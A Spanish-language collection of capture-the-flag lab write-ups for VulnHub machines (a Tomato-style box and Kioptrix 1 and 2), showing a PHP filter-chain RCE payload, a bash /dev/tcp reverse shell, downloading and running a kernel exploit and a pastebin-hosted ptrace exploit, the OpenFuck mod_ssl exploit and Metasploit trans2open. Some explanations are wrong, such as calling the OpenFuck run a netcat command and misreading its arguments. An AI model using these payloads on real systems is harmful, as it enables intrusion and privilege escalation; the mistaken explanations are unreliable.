encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4|convert.base64-decode|convert.ba
```



## Write UPS

```
F8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp&cmd=id
```

Write UPS

```
</table>
</div></body></html>uid=33(www-data) gid=33(www-data) groups=33(www-data)
[8]$ CDE@CDE:~$
```

Para ganar acceso a la maquina nos vamos a poner en escucha desde el puerto 443, vamos a cambiar la variable de cmd al valor:

```
bash%20%20-c%20%20%22bash%20%20-i%20%20%3E%26%20/dev/tcp/192.168.
232.136/443%200%3E%261%22
```

este indica que quiere que la consola se habra en bash en el puerto 443 de nuestra maquina,

```
└─(kali㉿kali)-[~/Desktop/terrorists]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.232.136] from (UNKNOWN) [192.168.232.156] 37870
bash: cannot set terminal process group (840): Inappropriate ioctl for
device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/antibot_image/antibots$ 
```


```
www-data@ubuntu:/var/www/html/antibot_image/antibots$ script
/dev/null -c bash
<ml/antibot_image/antibots$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ubuntu:/var/www/html/antibot_image/antibots$ ^Z
zsh: suspended nc -nlvp 443
```

```
└─(kali㉿kali)-[~/Desktop/terrorists]
$ stty raw -echo; fg
[1] + continued nc -nlvp 443
reset xterm
```

gracias a este ultimo paso que hemos hecho podremos navegar mejor a travs de la maquina vulnerable, ya que se adecua a nuestra consola.

Vamos a continuacion buscar exploits para este sistema, al encontrarlo vamos a crear un host remoto en el puerto80 con este script.

Write UPS



```
(kali㉿kali)-[~/Desktop/tomato]$ python3 -m http.server 80 --enc
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.232.156 - - [14/Feb/2024:04:05:08] "GET /exploit HTTP/1.1" 200
```

```
www-data@ubuntu:/tmp$ wget 192.168.232.136/exploit
--2024-02-14 00:59:13--  http://192.168.232.136/exploit
Connecting to 192.168.232.136:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 21616 (21K) [application/octet-stream]
Saving to: 'exploit'

exploit          0%[                                         ]      0  --.-KB/s   in
exploit         100%[=====]  21.11K  --.-KB/s   in
0.003s

2024-02-14 00:59:13 (6.24 MB/s) - 'exploit' saved [21616/21616]

www-data@ubuntu:/tmp$ ./exploit
bash: ./exploit: Permission denied
www-data@ubuntu:/tmp$ chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit
```

Al activar el exploit accedemos automaticamente al root, y aqui encontramos la flag, por lo que la maquina estaría terminada.

## Write UPS

```
www-data@ubuntu:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grse
[.]
[.] ** This vulnerability cannot be ex
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800b8864e00
[*] Leaking sock struct from ffff8800b93
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880137fd8cc0
[*] UID from cred structure: 33, matches
[*] hammering cred structure at ffff8801
[*] credentials patched, launching shell
# whoami
root
# bash
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp# cd /root/
root@ubuntu:/root# ls
proof.txt
root@ubuntu:/root# cat proof.txt
Sun_CSR_TEAM_TOMATO_JS_0232xx23
```

## Write UPS


Name: Kioptrix: Level 1 (#1)

Date release: 17 Feb 2010

Author: Kioptrix

Series: Kioptrix

Web page: [http://www.kioptrix.com/blog/?page\\_id=135](http://www.kioptrix.com/blog/?page_id=135)



Hacemos Nmap para ver que puertos tiene abiertos

```
[root@workstation] ~[~/kioptrix]
# nmap -Pn -sSV -p- 192.168.10.113 -oA output
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 12:07 +08
Nmap scan report for 192.168.10.113
Host is up (0.0059s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd/1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #1000000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
32768/tcp open  status       1 (RPC #100024)
MAC Address: DC:53:60:94:9E:4F (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.37 seconds
```

## Write UPS

```
(root@workstation:[~/kloptrix]# * searchsploit apache 1.3.20
Exploit Title
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow
Apache < 2.2.34 / < 2.4.27 OPTIONS Memory Leak
Apache CouchDB < 2.1.0 - Remote Code Execution
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)
Apache Tika-server < 1.18 - Command Injection
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.0.47 / < 8.0.47 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial of Service
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
Shellcodes: No Results
Path
php/remote/29290.c
php/remote/29316.py
windows/remote/21204.txt
windows/remote/19975.pl
linux/remote/132.c
multiple/remote/2237.sh
linux/dos/41769.txt
linux/webapps/42745.py
linux/webapps/44913.py
multiple/dos/26710.txt
unix/remote/21671.c
unix/remote/764.c
unix/remote/47080.c
multiple/remote/41690.rb
multiple/remote/17691.rb
windows/remote/46540.py
multiple/remote/2061.txt
unix/remote/14489.c
multiple/remote/6229.txt
windows/webapps/42953.txt
jsp/webapps/42966.py
linux/dos/36906.txt
php/dos/44057.md
linux/remote/34.pl
```

Este comando se utiliza para buscar vulnerabilidades en el servidor web Apache versión 1.3.20. La herramienta searchsploit forma parte del paquete exploit-db, que es una base de datos de vulnerabilidades y exploits de código abierto.

```
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)
Apache Tika-server < 1.18 - Command Injection
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
```

Open Fuck parece raro:

## Write UPS

apache openfuck exploit-db

All Videos Images News Shopping More Tools

About 149,000 results (0.34 seconds)

[https://www.exploit-db.com > exploits](https://www.exploit-db.com/exploits/)

**Apache mod\_ssl < 2.8.7 OpenSSL - Unix remote**  
4 Apr 2003 — Apache mod\_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1).  
... E-DB Note: Updating OpenFuck Exploit ...

[https://github.com > heltonWernik > OpenLuck](https://github.com/heltonWernik/OpenLuck)

**heltonWernik/OpenLuck - Apache mod\_ssl < 2.8.7 OpenSSL**  
OpenFuck exploit updated to linux 2018 - Apache mod\_ssl < 2.8.7 OpenSSL - Remote ... This Exploit (<https://www.exploit-db.com/exploits/764/>) is outdated.

[https://medium.com > ...](https://medium.com)

**VulnHub Kioptrix Lv1 — Walkthrough | by comma293 - Medium**  
Exploit: Apache mod\_ssl < 2.8.7 OpenSSL — 'OpenFuckV2.c' Remote Buffer Overflow (1).  
Exploit Link: <https://www.exploit-db.com/exploits/764/>.

[https://nsa.guide > content > VulnHub > kioptrix\\_lv1](https://nsa.guide/content/vulnhub/kioptrix_lv1/1-vuln-ident)

**Exploitation - No Skids Allowed! A Pentester's Primer**  
First up, we have the OpenFuck exploits for Apache . There are three different EDB-ID entries listed. We can examine them with SearchSploit's -x flag, followed ...

[https://nsa.guide > content > kioptrix\\_lv1 > 1-vuln-ident](https://nsa.guide/content/kioptrix_lv1/1-vuln-ident)

**Vulnerability Assessment**  
Having finished our SearchSploit investigation, we've discovered two potential targets for exploitation: Apache 's mod\_ssl , via the OpenFuck exploits, and.

https://github.com/heltonWernik/OpenLuck

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

README.md

## Usage

This Exploit (<https://www.exploit-db.com/exploits/764/>) is outdated. Here you can take updated

1. Download OpenFuck.c

```
git clone https://github.com/heltonWernik/OpenFuck.git
```

2. Install ssl-dev library

```
apt-get install libssl-dev
```

3. It's Compile Time

```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

4. Running the Exploit

## Write UPS

```
(root@workstation) [~/kioptrix]
└─# git clone https://github.com/heltonWernik/OpenFuck.git
Cloning into 'OpenFuck' ...
remote: Enumerating objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26
Receiving objects: 100% (26/26), 14.14 KiB | 4.71 MiB/s, done.
Resolving deltas: 100% (6/6), done.

(root@workstation) [~/kioptrix]

[root@workstation] [~/kioptrix/OpenFuck]
└─# ./a.out 0x6b 192.168.10.113 443 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm pptrace-kmod.c; ./p; m/raw/C7v2
-- 00:12:54 -- https://pastebin.com/raw/C7v25Xr9
    ⇒ 'ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]

OK ...
@ 18.90

00:12:55 (18.81 KB/s) - 'ptrace-kmod.c' saved [4026]
```

Este comando se utiliza para conectar a un shell en un servidor remoto. El comando se ejecuta en un sistema Linux y utiliza la herramienta netcat.

Los argumentos del comando son los siguientes:

0x6b: Este es el puerto TCP que se utilizará para la conexión.

192.168.10.113: Esta es la dirección IP del servidor remoto.

443: Este es el puerto TCP del servidor remoto que está escuchando conexiones.

-: Este indicador indica a netcat que se conecte al servidor remoto.

40: Este es el número máximo de segundos que netcat esperará a que se establezca la conexión.

## Write UPS

```
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
uname -ar
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 1686 unknown
ifconfig
/bin/sh: ifconfig: command not found
/sbin/ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:A2:AE:38
          inet addr:192.168.10.113  Bcast:192.168.10.255  Mask:255.255.255.0
              UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
              RX packets:95892 errors:0 dropped:0 overruns:0 frame:0
              TX packets:88450 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:100
              RX bytes:5865834 (5.5 Mb)  TX bytes:4849970 (4.6 Mb)
              Interrupt:11 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:8 errors:0 dropped:0 overruns:0 frame:0
              TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
```

```
cd /root
ls
anaconda-ks.cfg
ls -al References: https://kongwenbin.wordpress.com/tag/openfuck/ https://medium.com/@javarmut
total 12
drwxr-x--  2 root  root  1024 Sep 26  2009 .
drwxr-xr-x  19 root  root  1024 Aug  2 10:38 ..
-rw-r--r--  1 root  root  1126 Aug 23  1995 .Xresources
-rw-----  1 root  root   147 Oct 12  2009 .bash_history
-rw-r--r--  1 root  root    24 Jun 10  2000 .bash_logout
-rw-r--r--  1 root  root   234 Jul  5  2001 .bash_profile
-rw-r--r--  1 root  root   176 Aug 23  1995 .bashrc
-rw-r--r--  1 root  root   210 Jun 10  2000 .cshrc
-rw-r--r--  1 root  root   196 Jul 11  2000 .tcshrc
-rw-r--r--  1 root  root  1303 Sep 26  2009 anaconda-ks.cfg
```

Salimos de la consola 

```
[root@workstation] ~/kioptrix/OpenFuck]
# ls
a.out  OpenFuck.c  README.md

[root@workstation] ~/kioptrix/OpenFuck]
# cd ..
[...]
# ls
OpenFuck  output.gnmap  output.nmap  output.xml

[root@workstation] ~/kioptrix]
# cat output.nmap
# Nmap 7.92 scan initiated Wed Aug  3 12:07:43 2022 as: nmap -Pn -sSV -p- -oA output 192.168.10.113
Nmap scan report for 192.168.10.113
Host is up (0.0059s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd[(workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: DC:53:60:94:9E:4F (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug  3 12:07:59 2022 -- 1 IP address (1 host up) scanned in 16.37 seconds
```

Nos fijamos ahora en el puerto 139 y vamos a ver la version de Samba

Write UPS

```
[root@workstation]~/.kioptix]
# msfconsole
[*] Starting the Metasploit Framework console ... /
```

msfconsole: Este comando inicia la consola de Metasploit.

```
for example:
    =[ metasploit v6.2.2-dev
+ -- --=[ 2227 exploits - 1171 auxiliary - 398 post
+ -- --=[ 864 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Display the Framework log using the log open funk (https://medium.com/@javajohnnny/metasploit-framework-log-logging-and-audit-trail-4a2a2a2a2a)
log command, learn more with help log

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.10.113
RHOSTS => 192.168.10.113
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.10.113:139 - SMB Detected (versions:) (preferred dialect:) (signatures:opt)
[*] 192.168.10.113:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.10.113:139 - Scanned 1 of 1 hosts (100% complete)
```

-x: Esta opción indica a la consola de Metasploit que ejecute el comando especificado como un script.

use auxiliary/scanner/smb/smb\_version: Este comando carga el módulo smb\_version en la consola de Metasploit. El módulo smb\_version es un módulo auxiliar que se utiliza para escanear hosts remotos en busca de una versión vulnerable del protocolo SMB.

set RHOSTS 192.168.1.1: Este comando establece la dirección IP del host remoto que se desea escanear.

run: Este comando ejecuta el módulo smb\_version.

Ahora tenemos la versión de Samba la 2.2.1a

## Write UPS

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configur
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft V
Code Execution					
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems M
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformation
Overflow					
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Direct
12	auxiliary/scanner/smb/smbunit_cred		normal	Yes	Samba _netr_ServerPa
Denial of Service					
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Me
14	exploit/linux/samba/is_known_pipe_name	2017-03-24	excellent	Yes	Samba is_known_pipe
15	auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privile
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_n
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_n
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_n
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_n
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_e
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Ove
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Ove
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Ove
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Ove

Buscamos exploits de samba

```

17  exploit/linux/samba/lsa_transname
18  exploit/osx/samba/lsa_transnames_
19  exploit/solaris/samba/lsa_transna
20  auxiliary/dos/samba/read_nttrans_
21  exploit/freebsd/samba/trans2open
22  exploit/linux/samba/trans2open
23  exploit/osx/samba/trans2open
24  exploit/solaris/samba/trans2open
25  exploit/windows/http/sambar6_sear

```

## Write UPS

Metasploit tiene exploits para trans2open

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
Name      Current Setting  Required  Description
---      _____          _____
RHOSTS            yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Targeting-Options
RPORT            139        The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      _____          _____
LHOST            192.168.10.132  yes        The listen address (an interface may be specified)
LPORT            4444       yes        The listen port

Exploit target:
Id  Name
--  --
0   Samba 2.2.x - Bruteforce

msf6 exploit(linux/samba/trans2open) > set RHOST 192.168.10.113
RHOST => 192.168.10.113
msf6 exploit(linux/samba/trans2open) > run

set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid    set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp      set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp           set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp    set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp    set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_tcp         set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid     set payload linux/x86/shell_bind_tcp
set payload linux/x86/metsvc_bind_tcp                set payload linux/x86/shell_random_port
set payload linux/x86/metsvc_reverse_tcp             set payload linux/x86/shell_reverse_tcp
set payload linux/x86/read_file                     set payload linux/x86/shell_reverse_tcp_ipv6
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
Name      Current Setting  Required  Description
---      _____          _____
RHOSTS            192.168.10.113  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Targeting-Options
RPORT            139        The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):
Name      Current Setting  Required  Description
---      _____          _____
CMD    /bin/sh        yes        The command string to execute
LHOST            192.168.10.132  yes        The listen address (an interface may be specified)
LPORT            4444       yes        The listen port

msf6 exploit(linux/samba/trans2open) > run
```

## Write UPS

```
[*] Command shell session 6 opened (192.168.10.132:4444 → 192.168.10.113:32775)
[*] Command shell session 7 opened (192.168.10.132:4444 → 192.168.10.113:32776)
[*] Command shell session 8 opened (192.168.10.132:4444 → 192.168.10.113:32777)

id
uid=0(root) gid=0(root) groups=99(nobody)
uname -ar
Linux kioptix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
ifconfig
//bin/sh: ifconfig: command not found
/sbin/ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:A2:AE:38
          inet addr:192.168.10.113 Bcast:192.168.10.255 Mask:255.255.255.0
            UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
            RX packets:99222 errors:0 dropped:0 overruns:0 frame:0
            TX packets:89425 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:100
            RX bytes:10120848 (9.6 Mb) TX bytes:4924032 (4.6 Mb)
            Interrupt:11 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:8 errors:0 dropped:0 overruns:0 frame:0
            TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:562 (562.0 b) TX bytes:562 (562.0 b)
```

Ya estaria rooteado

```
RX bytes:562 (562.0 b) TX bytes:562 (562.0 b)

cd /root
ls -al
total 12
drwxr-x--  2 root  root  1024 Sep 26  2009 .
drwxr-xr-x  19 root  root  1024 Aug  2 10:38 ..
-rw-r--r--  1 root  root  1126 Aug 23  1995 .Xresources
-rw-----  1 root  root  147 Oct 12  2009 .bash_history
-rw-r--r--  1 root  root  24 Jun 10  2000 .bash_logout
-rw-r--r--  1 root  root  234 Jul  5  2001 .bash_profile
-rw-r--r--  1 root  root  176 Aug 23  1995 .bashrc
-rw-r--r--  1 root  root  210 Jun 10  2000 .cshrc
-rw-r--r--  1 root  root  196 Jul 11  2000 .tcshrc
-rw-r--r--  1 root  root 1303 Sep 26  2009 anaconda-ks.cfg
cat .bash_history
ls
mail
mail
clear
echo "ls" > .bash_history && poweroff
nano /etc/issue
pico /etc/issue
pico /etc/issue
ls
clear
ls /home/
exit
ifconfig
poweroff
exit
```

Write UPS

**Name: Kioptrix: Level 1.1 (#2)**

Date release: 11 Feb 2011

Author: Kioptrix

Series: Kioptrix

Web page: [http://www.kioptrix.com/blog/?page\\_id=135](http://www.kioptrix.com/blog/?page_id=135)

Procedemos ha hacer un Nmap para ver que puertos estan abiertos:

```
[root@workstation] [~/kioptrix]
# nmap -Pn -sSV -p- -A 192.168.10.100 -oA output
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 21:05 +08
